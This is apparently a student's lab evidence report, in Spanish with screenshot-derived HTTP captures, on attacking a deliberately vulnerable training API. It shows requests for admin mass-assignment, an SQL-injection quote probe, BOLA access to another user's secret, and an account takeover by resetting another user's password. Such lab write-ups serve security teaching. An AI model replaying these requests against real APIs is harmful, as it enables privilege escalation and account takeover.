

Evidencia Hacking APIs

Luis Carlos Leaño Martín - Ing. Ciberseguridad

1. PII data disclosure via Broken object level authorization

The screenshot shows two panels of a browser developer tools Network tab. The left panel shows a GET request to `/users/v1` with various headers. The right panel shows the JSON response, which includes a list of users with their email and username.

Request Headers:

```
1 GET /users/v1 HTTP/1.1
2 Host: 10.100.106.153:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
0
1
```

Response Headers:

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.10
3 Date: Tue, 18 Mar 2025 13:29:26 GMT
4 Content-Type: application/json
5 Content-Length: 236
6 Connection: close
7
8 {
9     "users": [
10         {
11             "email": "mail1@mail.com",
12             "username": "name1"
13         },
14         {
15             "email": "mail2@mail.com",
16             "username": "name2"
17         },
18     ]
19     "email": "admin@mail.com",
20     "username": "admin"
21 }
22 }
```

Terminal Output:

```
charlyl@kali: ~
Archivo Acciones Editar Vista Ayuda
└$ bash printND.sh
Luis Carlos Leano Martin  mar 18 mar 2025 07:29:15 CST
```

2. Full credential access via Broken object level authorization

Request

Pretty Raw Hex

```

1 POST /users/v1/login HTTP/1.1
2 Host: 10.100.106.153:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json
5 Content-Type: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Length: 51
12
13 {
14   "password": "pass1",
15   "username": "name1"
16 }
17
18

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.10
3 Date: Tue, 18 Mar 2025 13:38:31 GMT
4 Content-Type: application/json
5 Content-Length: 224
6 Connection: close
7
8 {
9   "auth_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3NDIzMDUxNzEsImhdCI6MTc0MjMwNTExMSwiZERXmWsaGb0lZeriU9cPM_e_YnaqDynXKLXrVFTZTEifQ.SEYRXmWsaGb0lZeriU9cPM_e_YnaqDynXKLXrVF5R4",
10  "message": "Successfully logged in.",
11  "status": "success"
12 }

```

El tipo de JWT con el que estábamos usando tiene el siguiente formato.

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3NDIzMDUxNzEsImhdCI6MTc0MjMwNTExMSwiZERXmWsaGb0lZeriU9cPM_e_YnaqDynXKLXrVF5R4

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYOUT: DATA

```
{
  "exp": 1742305171,
  "iat": 1742305111,
  "sub": "name1"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
)  secret base64 encoded
```

Request

Pretty	Raw	Hex
1 GET /users/v1/_debug HTTP/1.1 2 Host: 10.100.106.153:5000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 Priority: u=0, i 10 11		

Response

Pretty	Raw	Hex	Render
5 Content-Length: 382 6 Connection: close 7 8 { 9 "users": [10 { 11 "admin": false, 12 "email": "mail1@mail.com", 13 "password": "pass1", 14 "username": "name1" 15 }, 16 { 17 "admin": false, 18 "email": "mail2@mail.com", 19 "password": "pass2", 20 "username": "name2" 21 }, 22 { 23 "admin": true, 24 "email": "admin@mail.com", 25 "password": "pass1", 26 "username": "admin" 27 } 28] 29 } 30 31 Luis Carlos Leano Martin mar 18 mar 2025 07:29:15 CST 32 Luis Carlos Leano Martin mar 18 mar 2025 07:30:15 CST			

3. Vertical privilege escalation to admin via security misconfiguration

Request

Pretty	Raw	Hex
1 POST /users/v1/register HTTP/1.1 2 Host: 10.100.106.153:5000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: application/json 5 Content-Type: application/json 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Connection: close 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 Content-Length: 110 12 13 { 14 "admin": "true", 15 "username": "newadmin", 16 "password": "password", 17 "email": "admin@gmail.com" 18 } 19 20		

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK 2 Server: Werkzeug/2.2.3 Python/3.11.10 3 Date: Tue, 18 Mar 2025 13:40:50 GMT 4 Content-Type: application/json 5 Content-Length: 92 6 Connection: close 7 8 { 9 "message": 10 "Successfully registered. Login to receive an auth token.", 11 "status": "success" 12 } 13 14 Luis Carlos Leano Martin mar 18 mar 2025 07:39:15 CST 15 Luis Carlos Leano Martin mar 18 mar 2025 07:40:15 CST			

Request

Pretty	Raw	Hex
1 GET /users/v1/_debug HTTP/1.1 2 Host: 10.100.106.153:5000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: application/json 5 Content-Type: application/json 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Connection: close 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 Content-Length: 2		

Response

Pretty	Raw	Hex	Render
11 "admin":false, 12 "email":"mail1@mail.com", 13 "password":"pass1", 14 "username":"name1" 15 }, 16 { 17 "admin":false, 18 "email":"mail2@mail.com", 19 "password":"pass2", 20 "username":"name2" 21 }, 22 { 23 "admin":true, 24 "email":"admin@mail.com", 25 "password":"pass1", 26 "username":"admin" 27 }, 28 { 29 "admin":true, 30 "email":"admin@gmail.com", 31 "password":"password", 32 "username":"newadmin" 33] 34 } 35] 36]			

charlyl@kali: ~

Archivo Acciones Editar Vista Ayuda

Luis Carlos Leano Martin mar 18 mar 2025 07:44:15 CST

Luis Carlos Leano Martin mar 18 mar 2025 07:45:15 CST

4. SQL injection via security misconfiguration (unsanitized input handling)

1 GET /users/v1/name1' HTTP/1.1 Host: 10.100.106.153:5000 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 Accept: application/json Content-Type: application/json Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Connection: close Upgrade-Insecure-Requests: 1 Priority: u=0, i Content-Length: 2	24 </script> 25 </head> 26 <body style="background-color: #fff"> 27 <div class="debugger"> 28 <h1>OperationalError</h1> 29 <div class="detail"> 30 <p class="errormsg"> sqlalchemy.exc.OperationalError: (sqlite3.OperationalError) unrecognized token: 'name1' [SQL: SELECT * FROM users WHERE username = 'name1';] 32 (Background on this error at: https://sqlalche.me/e/20/e3q8) 33 </p> 34 </div> 35 <h2 class="traceback">Traceback (most recent call last)</h2> 36 <div class="traceback"> 37 <h3></h3> 38 <div class="frame" id="frame-124605288243424"> 39 <h4>File filename "/usr/local/lib/python3.10/packages/sqlalche my/engine/base.py"</div>, 40 line <em class="line">196,
---	--

charlyl@kali: ~

Archivo Acciones Editar Vista Ayuda

Luis Carlos Leano Martin mar 18 mar 2025 07:47:15 CST

Luis Carlos Leano Martin mar 18 mar 2025 07:48:15 CST

5. Exposure of Sensitive Information can lead to password enumeration

Request

Pretty Raw Hex

```

1 POST /users/v1/login HTTP/1.1
2 Host: 10.100.106.153:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
   Gecko/20100101 Firefox/128.0
4 Accept: application/json
5 Content-Type: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Length: 54
12
13 {
14   "password": "password",
15   "username": "namel"
16 }

```


Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.10
3 Date: Tue, 18 Mar 2025 13:50:43 GMT
4 Content-Type: application/json
5 Content-Length: 81
6 Connection: close
7
8 { "status": "fail", "message": "Password is not correct for the given username." }

```



6. Insecure direct object references via Broken function level authorization

Request

Pretty Raw Hex

```

1 POST /users/v1/login HTTP/1.1
2 Host: 10.100.106.153:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
   Gecko/20100101 Firefox/128.0
4 Accept: application/json
5 Content-Type: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Length: 57
12
13 {
14   "password": "password",
15   "username": "newadmin"
16 }

```


Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.10
3 Date: Tue, 18 Mar 2025 14:00:04 GMT
4 Content-Type: application/json
5 Content-Length: 228
6 Connection: close
7
8 {
9   "auth_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiE3NDIzMDY0NjQsImhlhdC16MTc0MjMwNjQwNCwic3ViIjoibmV3YWRtaW4ifQ.iNarUPjRBIUDXJE3E4ZqVDol6MGZdg83Q_j6oi_SMFk",
10  "message": "Successfully logged in.",
11  "status": "success"
12 }

```



Request

Pretty Raw Hex

```

1 GET /books/v1 HTTP/1.1
2 Host: 10.100.106.153:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
   Gecko/20100101 Firefox/128.0
4 Accept: application/json
5 Content-Type: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Length: 4
12
13
14
15

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.10
3 Date: Tue, 18 Mar 2025 14:00:53 GMT
4 Content-Type: application/json
5 Content-Length: 230
6 Connection: close
7
8 {
9     "Books": [
10         {
11             "book_title": "bookTitle14",
12             "user": "name1"
13         },
14         {
15             "book_title": "bookTitle18",
16             "user": "name2"
17         },
18         {
19             "book_title": "bookTitle64",
20             "user": "admin"
21         }
22     ]
23 }
24

```

charlyl@kali:~

Archivo Acciones Editar Vista Ayuda

Luis Carlos Leano Martin mar 18 mar 2025 07:59:15 CST
Luis Carlos Leano Martin mar 18 mar 2025 08:00:15 CST

Request

Pretty Raw Hex

```

1 GET /books/v1/bookTitle76 HTTP/1.1
2 Host: 10.100.106.153:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
   Gecko/20100101 Firefox/128.0
4 Accept: application/json
5 Content-Type: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Length: 4
12
13
14

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 401 UNAUTHORIZED
2 Server: Werkzeug/2.2.3 Python/3.11.10
3 Date: Tue, 18 Mar 2025 14:01:28 GMT
4 Content-Type: application/problem+json
5 Content-Length: 119
6 Connection: close
7
8 {
9     "detail": "No authorization token provided",
10    "status": 401,
11    "title": "Unauthorized",
12    "type": "about:blank"
13 }
14

```

charlyl@kali:~

Archivo Acciones Editar Vista Ayuda

Luis Carlos Leano Martin mar 18 mar 2025 08:00:15 CST
Luis Carlos Leano Martin mar 18 mar 2025 08:01:15 CST

Pretty Raw Hex

```

1 GET /books/v1/bookTitle64 HTTP/1.1
2 Accept: application/json
3 Host: 10.100.106.153:5000
4 Content-Length: 6
5 Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiE3NDIzMjcyMjAsImIhdCI6MTc0MjMwNzE2MCwic3ViIjoibmV3YWRtaW4ifQ.OpyKmVDvhknla7nsCif3aUhSqSnZ1rB0v-l46w0wadE
6
7
8
9
0

```

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.10
3 Date: Tue, 18 Mar 2025 14:13:32 GMT
4 Content-Type: application/json
5 Content-Length: 83
6 Connection: close
7
8 {
    "book_title": "bookTitle64",
    "owner": "admin",
    "secret": "secret for bookTitle64"
}

```

7. Account takeover via Broken object property level authorization

```

PUT /users/v1/name1/password HTTP/1.1
Accept: application/json
Content-Type: application/json
Host: 10.100.106.153:5000
Content-Length: 53
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiE3NDIzMjcyMjAsImIhdCI6MTc0MjMwNzUwMCwic3ViIjoibmV3YWRtaW4ifQ.RNUxPccbm2eYvM_jgrMQdRfu9RYWNITzzTUzGVjUfaE

{
    "password": "newpassword123456789"
}

```

Request

Pretty Raw Hex

```

1 PUT /users/v1/name1/password HTTP/1.1
2 Accept: application/json
3 Content-Type: application/json
4 Host: 10.100.106.153:5000
5 Content-Length: 53
6 Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiE3NDIzMjcyMjAsImIhdCI6MTc0MjMwNzUwMCwic3ViIjoibmV3YWRtaW4ifQ.RNUxPccbm2eYvM_jgrMQdRfu9RYWNITzzTUzGVjUfaE
7
8 {
9     "password": "newpassword123456789"
10 }
11
12
13
14
15
16

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 204 NO CONTENT
2 Server: Werkzeug/2.2.3 Python/3.11.10
3 Date: Tue, 18 Mar 2025 14:18:48 GMT
4 Content-Type: application/json
5 Connection: close
6
7


```

Request

Pretty Raw Hex

```
1 GET /users/v1/_debug HTTP/1.1
2 Host: 10.100.106.153:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
4 Gecko/20100101 Firefox/128.0
5 Accept:
6   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12 Content-Length: 6
13
14
```

```
charlyl@kali:~
```



A terminal window titled 'charlyl@kali:~' showing two previous commands:

```
Archivo Acciones Editar Vista Ayuda
Luis Carlos Leano Martin  mar 18 mar 2025 08:20:15 CST
Luis Carlos Leano Martin  mar 18 mar 2025 08:21:15 CST
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.10
3 Date: Tue, 18 Mar 2025 14:20:28 GMT
4 Content-Type: application/json
5 Content-Length: 2922
6 Connection: close
7
8 {
9   "users": [
10     {
11       "admin": false,
12       "email": "mail1@mail.com",
13       "password": "newpassword123456789",
14       "username": "name1"
15     },
16     {
17       "admin": false,
18       "email": "mail2@mail.com",
19       "password": "pass2",
20       "username": "name2"
21     },
22     {
23       "admin": true,
24       "email": "admin@mail.com",
```